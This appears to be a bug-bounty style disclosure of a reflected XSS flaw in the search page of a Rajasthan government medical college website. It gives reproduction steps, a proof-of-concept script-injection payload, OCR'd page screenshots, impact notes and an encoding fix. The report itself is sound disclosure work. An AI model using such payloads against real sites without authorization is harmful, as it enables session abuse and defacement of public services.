XSS_on_education.rajasthan.gov.in

Reflected Cross Site Scripting on education.rajasthan.gov.in:


Reflected XSS on https://education.rajasthan.gov.in/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/search-results.html?q= endpoint which allows an attacker to inject browser executable code with single HTTP response. When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client.

Summery:

The https://education.rajasthan.gov.in/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/search-results.html?q= endpoint takes any query string and if the string contents any JavaScript code it will execute it. It is possible to inject arbitrary JavaScript into the website's search bar.

Steps To Reproduce:

1. Go to this endpoint: https://education.rajasthan.gov.in/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/search-results.html?q=
2. Go to the search bar in the top right corner.
3. To execute any script we need to add `'>` before the actual script. So the payload should look like this : `'><script>alert(document.domain)</script>` .



https://education.rajasthan.gov.in/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/search-results.html?q=#

Government of Rajasthan
JHALAWAR HOSPITAL & MEDICAL COLLEGE, JHALAWAR

Hindi

COVID WAR ROOM INFORMATION
Home
Fees Structure & Account Details Neet Ug 2021
All India Round First Reporting Information 2021
Information for First Round NRI Candidate 2021
Information Regarding Admission Of MBBS Batch 2020-21 New
Information Regarding Opening Of Medical College
PG

Contact Us
Sitemap
Screen Reader Access

Nodal Officer

Dr. Manoj Kumar Sharma
Professor Anatomy
E-mail: jhalawarmedical@yahoo.com;
manojsharmajmc@gmail.com
Mobile No. 9667334455
Office No. 07432-233388
Fax No. 07432-233233


'><script>alert(document.domain)</script>

Search Results

Results 1 - 10 of 178 for (0.01)

S.no	Title	Path	Last Modified Date
1	**History** Classes Of This Batch Started From 5th August.	**/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/campus0/history.html**	Jun 9, 2017
2	**Campus**	**/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/campus0.html**	Jun 9, 2017
3	**Sports Activities**	**/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/college/sports-activities.html**	Jun 18, 2018
4	**Social Activities** Students Were Felicitated For Their Participation.	**/content/raj/education/jhalawar-hospital---**	Sep 22, 2016

4. Paste the payload into the search bar and you will get a pop up/alert.



https://education.rajasthan.gov.in/content/raj/education/jhalawar-hospital---medical-college--jhalawar/en/search-results.html?q='><script>alert(docu

Government of Rajasthan
JHALAWAR HOSPITAL & MEDICAL COLLEGE, JHALAWAR

Hindi
COVID WAR ROOM INFORMATION
Home
Fees Structure & Account Details Neet Ug 2021
All India Round First Reporting Information 2021
Information for First Round NRI Candidate 2021
Information Regarding Admission Of MBBS Batch 2020-21 New
Information Regarding Opening Of Medical College
PG
Skip To Main Content
A+ A A-

Search Results

No data found for query - ' '>

education.rajasthan.gov.in

education.rajasthan.gov.in

Impact:

- Arbitrary requests - An attacker can use XSS to send requests that appear to be from the victim to the web server.
- Malware download - XSS can prompt the user to download malware. Since the prompt looks like a legitimate request from the site, the user may be more likely to trust the request and actually install the malware.
- Defacement - attacker can deface the website using JavaScript code.

Mitigation:

- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).